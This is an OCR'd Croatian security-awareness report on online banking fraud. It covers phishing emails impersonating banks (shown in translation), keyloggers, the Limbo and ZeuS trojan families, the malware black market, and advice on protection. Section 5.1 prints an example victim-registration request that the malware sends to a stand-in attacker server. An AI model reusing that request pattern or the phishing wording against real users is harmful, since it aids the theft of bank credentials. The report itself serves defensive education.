
4.1. Phishing

Phishing napadi podrazumijevaju aktivnosti kojima napadači upotrebom lažiranih poruka elektroničke pošte i lažnih web stranica financijskih organizacija (najčešće banaka) pokušavaju korisnika navesti na otkrivanje osjetljivih osobnih podataka. Pri tome se misli na podatke kao što su brojevi kreditnih kartica, korisnička imena, lozinke, PIN-ovi i slično. Termin *phishing* dolazi od engleske riječi "fishing" kojom se metaforički opisuje postupak kojim neovlašteni korisnici mame korisnike Interneta kako bi dobrovoljno otkrili svoje podatke.

Napadač može koristiti XSS (eng. *Cross-site scripting*) napad te iskoristiti propuste u dizajnu web stranica za preusmjeravanje žrtvi na lažne web stranice gdje one otkrivaju osjetljive podatke potrebne pljačkašu da dođe do novca ili nekih drugih osobnih podataka korisnika.

Još općenitiji oblik napada je oblik socijalnog inženjeringa gdje napadač nagovara korisnika da kaže svoje podatke napadaču preko telefona. Napadači mogu podmetnuti zlćudni program kojeg korisnik može preuzeti bez znanja posjećivanjem zlćudne stranice ili svjesnim kopiranjem privitka poruke elektroničke pošte. Zlćudni program može sadržavati program za praćenje unosa znakova s tipkovnice koji dostavlja podatke napadaču na posebno računalo.

Sljedeća slika daje primjer *phishing* prijevare ciljane na korisnike banke Washington Mutual. U poruci elektroničke pošte napadač tvrdi da spomenuta banka postavlja nove sigurnosne mjere zbog kojih je potrebno potvrditi podatke o kreditnoj kartici. Kao što je to uobičajeno kod *phishing* prijevara, žrtva se usmjerava na lažnu web stranicu na koju unosi podatke o svojoj kreditnoj kartici bez znanja da ih zapravo predaje *cyber*-pljačkašu. Originalna poruka je na engleskom jeziku i ona je prikazana na slici 4. Prijevod na hrvatski jezik dan je ispod slike.




Slika 7. Phishing poruka banke Washington Mutual
Izvor: About.com: Antivirus Software

Prijevod:

Dragi korisniče,
Oprostite na smetnji, ali moramo provjeriti vaše podatke kreditne kartice.
Uprava banke je odlučila koristiti nove metode zaštite prijenosa novca zbog čestih prijevara.
Nove tehnologije će osigurati zaštitu vaših transakcija preko naše banke. Kako će se ažurirati i programski paketi i sklopovlje računala, gubitak nekih osobnih podataka je neizbježan.
Kako bismo sačuvali sve podatke potrebno je potvrditi vaše podatke o računu unosom broja bankovnog računa i PIN-a.

Slika 8. Prijevod poruke na hrvatski jezik.

Slika 8. prikazuje primjer *phishing* napada na korisnike banke SunTrust. U poruci se upozorava na činjenicu da će se korisniku, ukoliko ne slijedi upute dane u poruci, suspendirati bankovni račun. U poruci napadač čak koristi službeni logo banke. Originalna poruka dana je na slici i ona je na engleskom jeziku. Ispod slike dan je prijevod na hrvatski jezik.



Slika 9. Phishing poruka banke SunTrust
Izvor: About.com: Antivirus Software


Dragi cijenjeni člane Suntrust banke,

Zbog brige o sigurnosti i integritetu bankarske zajednice na Internetu objavili smo sljedeću poruku upozorenja.
Primijetili smo da je potrebno potvrditi informacije o vašem računu zbog pojave neaktivnih korisnika, prijevara i lažnih izvještaja. Ako odvojite 5 do 10 minuta za obnavljanje svojih podataka, nećete više imati problema s našim uslugama.
Ukoliko ne obnovite podatke o računu, morat ćemo vam zamrznuti račun.

Slika 10. Prijevod poruke na hrvatski jezik.

4.2. Lažno predstavljanje upotrebom keylogger programa

Na slici 11. prikazan je pregled toka napada lažnim predstavljanjem upotrebom programa za praćenje unosa znakova sa tipkovnice.



Slika 11. Shematski prikaz napada upotrebom keylogger programa

Svaka žrtva ima svoje korisničke podatke koje koristi za autentikaciju kod pružatelja usluga. Na primjer, na slici 11 je P1 web stranica Internet bankarstva i žrtva V1 koristi svoj broj računa i lozinku za prijavu na stranicu c. Napadač A koristi različite tehnike kano bi zarazio svaku žrtvu Vi s programom za praćenje unosa znakova sa tipkovnice. On to može učiniti, na primjer, slanjem poruka neželjene elektroničke pošte (eng. *spam*) koje sadrže zlćudni program u privitku, ubacivanjem zlćudnog programa kada korisnik posjeti zlonamjernu web stranicu ili na neki drugi sličan način. Jednom kada je računalo žrtve Vi zaraženo, program počinje snimati sve bitne unose znakova. Kako bi to ostvario, napadač mora prethodno odrediti koji će se pritisci tipki snimati, a koji ne. Na primjer, napadač definira da se snima unos znakova samo kada se korisnik prijavljuje na web stranicu za Internet bankarstvo. Nakon što je program prikupio određenu količinu podataka šalje ih na posebna računala s kojih ih napadač pokupi i dalje koristi za lažno predstavljanje kao korisnik banke.

5. Obitelji bankarskih trojanskih konja

Trojanski konji se mogu podijeliti u nekoliko obitelji. Razlikuju se prema bankarskim institucijama koje napadaju, alatima za sažimanje koje koriste te prema ponašanju na sustavu zaraženog korisnika. Za detaljnije informacije o obiteljima i njihovim svojstvima preporuča se pregled dokumenta o trojanskom konju Limbo [18]. U nastavku su predstavljene dvije obitelji trojanskih konja koji su raširenі Internetom: Limbo/Nethell i ZeuS/Zbot/Wsnpoem.

Obje obitelji koriste prepoznatljive kanale napada i preuzimanja podataka.

5.1. Limbo/Nethell

Ova obitelj zlođudnih programa obično koristi zlonamjerne web stranice i *phishing* za ubacivanje na korisnikovo računalo. Napadač namami korisnike da posjete zlonamjerne web stranice upotrebom *phishing* napada odnosno socijalnog inženjeringa. Sam zlođudni program se implementira kao BHO sučelje, na primjer kao plugin za Internet Explorer. Plugin reagira na određene događaje web preglednika, kao što je pristupanje određenim web stranicama, unos podataka i prikaz web stranica. Limbo može pristupati DOM (eng. Document Object Model) komponenti trenutne stranice i prepoznati osjetljiva polja koja prati za krađu korisnikovih podataka. Taj postupak omogućuje zlođudnom programu praćenje sadržaja polja za unos podataka te zaobilazi različite metode koje se koriste za skrivanje podataka, odnosno lozinki. Zlođudni program ima fleksibilne konfiguracijske opcije koje se mogu podešavati tokom njegovog izvođenja. Uz to, program može preuzimati zaštićene podatke s računala na kojem se nalazi i krasti tzv. *cookie* datoteke.

Kada korisnik unese svoje podatke, program ih šalje posebnom računalu s kojeg ih napadač može pokupiti. Program to obavlja putem HTTP zahtjeva prema posebno oblikovanoj PHP skripti koja se nalazi na računalu kojeg je napadač postavio za prikupljanje podataka. Primjer HTTP zahtjeva je:

```
http://example.org/datac.php?userid=21102008_110432_2025612
```

U primjeru je dan inicijalni zahtjev koji se šalje nakon uspješne infekcije. Na taj način program registrira novu žrtvu. Parametar *userid* sadrži datum i vrijeme infekcije, kao i slučajno dodijeljen identifikacijski broj žrtve. Posebno računalo kojem napadač pristupa za prikupljanje podataka postavljeno je kao *web* aplikacija. Spomenutu *web* aplikaciju napadač koristi za pregled i traženje prikupljenih podataka te poticanje korisnika da preuzmu i pokrenu određene programe.

5.2. ZeuS/Zbot/Wsnpoem

Ova obitelj zlođudnih programa koristi neželjene poruke elektroničke pošte. Te poruke sadrže kopiju programa za praćenje unosa znakova s tipkovnice u privitku za instalaciju na korisnikovo računalo. U porukama napadači pokušavaju prevariti i nagovoriti korisnika na otvaranje i preuzimanje privitka. Za razliku od obitelji Limbo, ZeuS koristi naprednije tehnike za krađu korisnikovih podataka. On se ubacuje u procese aplikacija na korisnikovom računalu i skriva svoju prisutnost. Kada se uspješno ubaci u Internet Explorer, presreće HTTP POST zahtjeve kako bi preuzeo korisničke podatke. Program također krade *cookie* datoteke i zaštićene podatke sa zaraženog računala. Svi prikupljeni podaci šalju se na posebno računalo preko HTTP zahtjeva. Kao i kod trojanca Limbo, na posebnom računalu pokrenuta je web aplikacija, a ukradeni podaci spremaju se u datotečni sustav ili bazu podataka. ZeuS se može dinamički konfigurirati. Napadač može postaviti konfiguracijsku datoteku na posebno računalo (poslužitelja zlođudnog programa) koju prilikom komunikacije sa spomenutim računalom ZeuS preuzme. Moguće je postaviti filtar koji određuje koje će se stranice pratiti, a koje ne. Osim toga, može se postaviti opcija slikanja trenutnog stanja zaslona veličine 50x50 piksela oko pokazivača miša. Spomenuta je funkcionalnost ugrađena kako bi se pratio unos znakova s programskih implementacija tipkovnica na kojima korisnik mišem odabire koji će znak unijeti. Osim toga, napadač može postaviti program za izvođenje napada s čovjekom u sredini. Svaki puta kada žrtva upiše željeni URL, zahtjev se preusmjerava na drugi (zlonamjerni) URL, koji je zapravo oblik *phishing* stranice.

6. Crno tržište

Na području proizvodnje zloćudnih programa stvorilo se crno tržište. Cyber-kriminalci ne trebaju stvarati svoje zloćudne programe, već ih mogu kupiti na forumima namijenjenim upravo prodaji i kupnji takvih programa. Danas se na raznim forumima mogu kupiti posebno oblikovani zlonamjerni programi ili unajmiti posebni poslužitelji na kojima su pokrenute zlonamjerne web aplikacije. Autori zloćudnih programa sve se više okreću prodaji svojih programa kao usluga.

Na crnom tržištu javljaju se i kriminalci koji kradu zlonamjerni programski kod od autora zloćudnih programa. Oni preuzmu ili kupe zloćudni program, preurede izgled, stave svoj logo i prodaju ih kao svoje.

U posljednje vrijeme postao je trend unajmiti usluge posluživanja ZeuS ili Limbo obitelji trojanskih konja za relativno nisku cijenu. Posluživanje podrazumijeva upotrebu i postavljanje posebnih računala na kojima se nalaze zlonamjerne web stranice te računala na koja se šalju podaci koje je zloćudni program prikupio. Takva usluga stoji 50 američkih dolara za razdoblje od 3 mjeseca. Usluga uključuje:

- u potpunosti konfiguriran ZeuS trojanski konj,
- prikupljanje podataka putem web preglednika,
- bilježenje svih FTP veza,
- krađa bankovnih podataka,
- krađa brojeva kreditnih kartica,
- *phishing* napadi na banke u SAD-u, Velikoj Britaniji i Rusiji,
- mogućnost upravljanja datotekama na žrtvinom računalu,
- sve ostale funkcionalnosti trojanca ZeuS,
- 10 sigurnosnih propusta web preglednika Internet Explorer, inačica 4, 5, 6, 7,
- 2 sigurnosna propusta preglednika Firefox i
- 1 sigurnosna ranjivost web preglednika Opera.

Za 10 američkih dolara mjesečno moguće je dobiti smo uslugu posluživanja ZeuS trojanca.

Dakle, u posljednje vrijeme trend tržišta je okretanje pružanju usluga jer je isplativije od kupovanja programskih paketa zloćudnih programa čija cijena može dosezati i nekoliko tisuća dolara. Najam poslužitelja za trojanske konje je čak isplativiji od kupovanja 1 GB ukradenih bankovnih podataka za određenu banku. Prema tome, 2009. godina je značajna po promjeni trenda crnog tržišta.

Često autori zloćudnih programa čak nude i korisničku podršku i besplatna ažuriranja zloćudnih programa koje prodaju. Neki forumi nude i uslugu obavljanja novčanih transakcija na pošten način. U takvim slučajevima forum zadržava transakciju novca kao neutralna stranka sve dok kupac i prodavač ne odobre prodaju. Metoda kupnje i prodaje na crnom tržištu slična je onoj na eBay-u. Prodavači ne koriste svoja imena, već imaju korisničke račune te tako čuvaju anonimnost. Kada novi prodavač ulazi na crno tržište, on može prikupiti pozitivne kritike kupaca. Na taj način njegova reputacija raste sve dok ne postane "provjereni prodavač". Ukoliko dobije loše kritike, označava se kao nepovjerljiv, tj. prevarant.

Stvaranje reputacije prodavača zloćudnih programa samo je jedan primjer modernog crnog tržišta. Neki forumi nude ispitivanje proizvoda. Ispituju, na primjer može li određeni trojanski konj izvesti napad kakav dizajner programa tvrdi da može. Neke web stranice čak nude usluge provjere iskoristivosti ukradenih bankovnih računa. Potencijalnim kupcima se na taj način proizvod predstavlja uz recenziju. Prilikom kupnje, kupac obično kontaktira prodavača privatno na njegov ICQ broj, slanjem poruke elektroničke pošte ili privatnom porukom na forumu. Novac se prebacuje preko Internetskih usluga kao što su e-gold ili WebMoney. Za pristup crnom tržištu zloćudnim programima dovoljno je koristiti Google, ili neku drugu web tražilicu. Najčešće je sadržaj Web stanica crnog tržišta zloćudnim programima napisan na vijetnamskom, španjolskom, engleskom, kineskom i arapskom jeziku, dok su najpopularnije stranice na ruskom jeziku.

Policija i vladine organizacije kada otkriju lokaciju poslužitelja foruma, gase ih ukoliko imaju ovlasti to učiniti. Kako bi se analizirala komunikacija na crnom tržištu potrebno je obrazovati ljude u smislu računalnih tehnologija. Jedna poznata akcija protiv crnog tržišta bila je prije tri godine. Operacija se zvala "Firewall" i organizirala ju je tajna služba SAD-a. Operacija je rezultirala uhićenjima 28 osoba u nekoliko različitih zemalja.

7. Posljedice napada

Posljedica napada za žrtve je uvijek gubitak novca s bankovnog računa. Opljačkana stranka može vratiti novac ukoliko ima osiguranje od krađe, međutim to nije jedina posljedica pljačke. Korisniku su ukradeni i osobni podaci koje napadač može koristiti u različite svrhe (pristup bankovnom računu, prebacivanje novca sa računa korisnika na svoj i slično). Prema tome, *cyber*-pljačke su oblik računalnog kriminala koji je prijetnja svim korisnicima Interneta. Banke su dosegle razinu kada je Internet bankarstvo postalo standard. To je dobro za banke jer smanjuje troškove, i za korisnike jer im se olakšava financijsko poslovanje, no mnogi korisnici Internet bankarstva ne znaju mnogo o računalima i lakovjerni su kada su u pitanju *phishing* napadi. Ljudi koji su najviše izloženi riziku su oni koji nisu obrazovani u smislu računalnih tehnologija i ne koriste primjerene oblike zaštite svojih računala.

U istraživanju koje su proveli T. Holz, M. Engelberth i F. Freiling na Sveučilištu Mannheinm u Njemačkoj krajem 2008. godine analizirani su zlođudni programi namijenjeni krađi osjetljivih podataka sa zaraženih računala. Istraživači su razvili tehnike proučavanja posebnih računala na koja trojanci šalju prikupljene podatke. Tokom razdoblja od sedam mjeseci uspjeli su identificirati više od 70 takvih računala i otkrili oko 33 GB ukradenih podataka s više od 170 000 ugroženih računala. Među ukradenim podacima pronađeno je više od 10 700 ukradenih korisničkih računa za pristup Internet bankarstvu, oko 149 000 ukradenih lozinki za pristup porukama elektroničke pošte i 5 600 detalja s kreditnih kartica.

Rezultati analize potencijalnog prihoda napadača ukazuju na to da on može zaraditi nekoliko stotina dolara na dan koristeći napade lažnim predstavljanjem. Analiza je također pokazala da se gotovo jedna trećina zaraženih računala nalazi u Rusiji i SAD-u. U slijedećem poglavlju su dani savjeti kako se zaštiti od opisanih napada.

8. Primjeri napada i metode zaštite


U travnju 2009. godine kriminalci su izveli napad na jednu od najvećih brazilskih banki Bradesco. Napad je uključivao preusmjeravanje korisnika Internet bankarstva na zlonamjernu web stranicu koju su napadači koristili za krađu lozinki i kopiranje zlođudnog programa. Napadači su izveli napad manipulacijom priručne memorije (eng. cache) na Brazilskom pružatelju usluga NET Virtua.

DNS (eng. Domain Name System) napadi koji koriste manipulaciju priručne memorije iskorištavaju slabosti u Internetskom sustavu domenskih imena. Pružatelji Internet usluga koji nisu primijenili potrebne zakrpe ranjivi su na napade u kojima napadači zamjenjuju IP adrese ciljanih web stranica sa adresama lažnih zlonamjernih web stranica. U tom slučaju korisnici koji posjećuju web stranicu banke zapravo posjećuju zlonamjernu web stranicu koju je postavio napadač. DNS napad je stara tehnika napada, poznata još od 90-tih godina 20. stoljeća. Predstavnik banke Bradesco izjavio je da je napad utjecao na oko 1% korisnika.

Još jedan primjer napada je napad na Indijsku banku u rujnu 2007. godine. Napadači su zarazili web stranicu banke zlođudnim programom koji se kopirao na računala korisnika. Umetnuli su zlonamjerni programski kod u naslovnu stranicu banke. Korisnici koji su posjećivali stranice banke privremeno su preusmjereni na zlonamjernu web stranicu s koje se kopirao trojanski konji i još neki zlođudni programi na korisnikovo računalo. Nakon uspješnog kopiranja, korisnik je vraćen na originalnu stranicu banke.

Opasnosti stalno vrebaju na Internetu i milijuni ljudi su svakodnevno žrtve krađa identiteta, financijskih prijevara i pljački. Zbog toga je važno dobro se zaštititi.

Banke sa svoje strane primjenjuju nove mehanizme zaštite od napada, kao što je upotreba virtualnih tipkovnica, no i trojanski konji se prilagođuju novim sigurnosnim mjerama. Prilikom pristupa bankovnom računu preko Internet bankarstva neke banke, kao što je BNPparisbas, koriste za unos posebnog broja za pristup virtualne tipkovnice. Na takvim se tipkovnicama raspored brojeva svaki puta kada korisnik pristupa stranici mijenja. Primjer takve tipkovnice dan je na sljedećoj slici:



Slika 12. Primjer pristupa Internet bankarstvu banke BNPparisbas

Mnogi bankarski trojanci mogu snimati zaslon računala ili zaobići virtualne tipkovnice. Mnoge banke koriste OTP (eng. one time password) lozinke te uređaje koji ih stvaraju. Korisnici trebaju upisati serijski broj uređaja i jednokratnu lozinku kako bi se prijavili na Internet bankarstvo. Neki trojanci, kao što su Nuklus.a i Sinowal.cp prikupljaju certifikate. Cilj ovakvog ponašanja je zaobilaženje autentikacije banaka korištenjem klijentskih certifikata. Više o certifikatima i metodama napada upotrebom certifikata moguće je pročitati u dokumentu o digitalnom potpisu [21].

Kako bitka između banaka i trojanskih konja traje i moglo bi se reći da će uvijek trajati, jedino što preostaje krajnjem korisniku jest pokušati zaštititi svoje računalo. Kako bi to postigao mora steći neka znanja o računalima te primijeniti preporučene mjere zaštite. Neke od njih su:

- zaobilaženje otvaranja poveznica (eng. *link*) sumnjivih poruka elektroničke pošte (to su obično one poruke u kojima se traži odavanje osobnih podataka, PIN-ova i slično),
- upotreba filtra za neželjenu elektroničku pošti (eng. *spam filter*),
- upotreba antivirusnih programa,
- upotreba vatrozida (eng. *firewall*),
- primjena najnovijih zakrpa i instalacija inačica programa u kojima su ispravljeni sigurnosni propusti,
- korištenje *antispyware* programa,
- česte provjere stanja bankovnih računa te
- edukacija o sigurnosti.

Edukacija o sigurnosti možda je i najvažniji savjet jer broj Internet prijevara svakodnevno raste i korisnici moraju biti svjesni opasnosti koje vrebaju, kao i načina na koje se mogu zaštititi.

9. Statistike

Broj zloćudnih programa, pogotovo onih koji ciljaju banke, velikom brzinom raste iz godine u godinu. Prema istraživačima tvrtke koja se bavi računalnom sigurnošću - RSA, napadi na banke su se u 2008. godini povećali deset puta u odnosu na prethodne godine. Mnoge se banke uspijevaju oduprijeti napadima upotrebom različitih metoda zaštite spomenutih u poglavlju 8.


Cyber-kriminalci postaju sve vještiji u iskorištavanju sigurnosnih propusta web preglednika. Posljedica toga je porast broja zaraženih računala zloćudnim programima. Međutim, prijevare Internet bankarstva ne rastu toliko brzo kao pojava novih zloćudnih programa. Na primjer, u Velikoj Britaniji porast broja zaraza bankarskim zloćudnim programima je 55% u odnosu na ukupan porast broja zaraza zloćudnim programima.

Prema članku objavljenom u listopadu 2009. godine na CNET News.com, više od 640 000 web portala i oko 5.8 milijuna stranica zaraženo je zloćudnim programima. Web stranice je otkrila tvrtka Dasient, a broj zaraženih stranica dvostruko je veći nego što je bio u travnju iste godine.

Tvrtka Google označava oko 40 000 web stranica tjedno kao zaraženih zloćudnim programima.

Statistika pokazuje trend rasta napada na web aplikacije upotrebom SQL injekcije i XSS napada. Cilj takvih napada je postavljanje web stranica na način da kada ih korisnik posjeti s njih se kopira zloćudni program na korisnikovo računalo. Tvrtka Dasient na svojim stranicama objavljuje popis 10 najčešćih napada na web stranice i slične informacije, kao što je objava podataka o novim zarazama web stranica.

Sljedeća slika pokazuje porast krađa identiteta i pojave bankarskih trojanskih konja u 2008. i 2009. godini.



Slika 13. Dijagram porasta bankarskih trojanskih konja i krađe identiteta. Izvor: Spyware Remove

10. Zaključak

Modernizacija bankarskog poslovanja donijela je mnoga poboljšanja te fleksibilnost i jednostavnost pružanja usluga korisnicima. Međutim, razvoj Internet bankarstva donio je i mnoge probleme korisnicima. Napadači, odnosno pljačkaši banaka, sve se više okreću izvođenju *cyber*-pljački (za razliku od pristupanju fizičkim pljačkama banaka). U slučaju *cyber*-pljački najviše pate obični korisnici jer osim novca, napadači im kradu i identitet. Banke su razvile različite mjere zaštite od takvih napada, međutim napadači uvijek pronalaze nove načine zaobilaženja sigurnosnih mjera.

Najčešće korišteni alati za krađu korisničkih podataka su zloćudni programi, kao na primjer trojanski konji i programi za praćenje unosa znakova preko tipkovnice. Također, napadači još uvijek koriste socijalni inženjering i *phishing* napade navodeći korisnike na posjetu zlonamjernih web stranica na kojima se traži da odaju osjetljive podatke.

Posljedice napada su gubitak novca, koji se može vratiti ukoliko banka u svojim uslugama nudi i osiguranje od pljačke, te onaj teži gubitak, a to je krađa identiteta i osobnih podataka.

Kao mjere zaštite korisnicima se savjetuje obrazovanje o računalima, tehnikama napada te mjerama zaštite jer ne postoji apsolutno rješenje koje će sto postotno štititi korisnika od napada.

11. Reference

[1] CWSandbox program, http://mwanalysis.org/, veljača 2010.

[2] Bancos.NL (agent.aa), opis programa, http://www.f-secure.com/v-descs/agent_aa.shtml, svibanj 2005.

[3] Browser Helper Object, http://en.wikipedia.org/wiki/Browser_Helper_Object, siječanj 2010.

[4] Trojan-Spy.Win32.BZub.bl, opis programa, http://www.f-secure.com/v-descs/bzub_bl.shtml, kolovoz 2006.

[5] New technique against virtual keyboards, Hispasec / VirusTotal, http://www.hispasec.com/laboratorio/New_technique_against_virtual_keyboards.pdf, rujan 2006.

[6] Banking trojan Captures User's Screen in Video Clip, Hispasec / VirusTotal, http://www.hispasec.com/laboratorio/banking_trojan_capture_video_clip.pdf, rujan 2006.

[7] Gozi Trojan, SecureWorks, http://www.secureworks.com/research/threats/gozi/?threat=gozi, ožujak 2007.

[8] Banker.ARK, opis programa, http://www.f-secure.com/v-descs/banker_ark.shtml, srpanj 2007.

[9] Trojan-PSW:W32/Sinowal.CP, opis programa, http://www.f-secure.com/v-descs/trojan-psw_w32_sinowal_cp.shtml, ožujak 2007.

[10] Swedish bank hit by 'biggest ever' online heist, ZdNet, http://news.zdnet.co.uk/security/0,1000000189,39285547,00.htm, siječanj 2007.

[11] Bankarski trojanski konji, http://honeyblog.org/archives/9-Banking-Trojans.html, prosinac 2008.

[12] Study of banking malware analyzes underground economy, http://searchfinancialsecurity.techtarget.com/news/article/0,289142,sid185_gci1343766,00.html, prosinac 2008.

[13] Technical Report: "Learning More About the Underground Economy: A Case-Study of Keyloggers and Dropzones", http://honeyblog.org/archives/8-Technical-Report-Learning-More-About-the-Underground-Economy-A-Case-Study-of-Keyloggers-and-Dropzones.html, prosinac 2008.

[14] Zeus Crimeware as a Service Going Mainstream, http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html, prosinac 2008.

[15] Limbo malware grabs personal banking data, http://www.computerworld.com/s/article/9115721/Limbo_malware_grabs_personal_banking_data?taxonomyId=17&intsrc=kc_top&taxonomyName=security, rujan 2008.

[16] Phishing, http://www.banksafeonline.org.uk/faq.html, veljača 2010.

[17] Keylogger, http://www.cert.hr/documents.php?id=312, prosinac 2007.

[18] Limbo malware, http://www.cert.hr/documents.php?id=354, studeni 2008.

[19] Phishing primjeri, http://antivirus.about.com/od/emailscams/ss/phishing_3.htm, veljača 2010.

[20] RBN, http://republicbroadcasting.org/, veljača 2010.

[21] Digitalni potpis, http://www.cert.hr/documents.php?id=275, veljača 2007.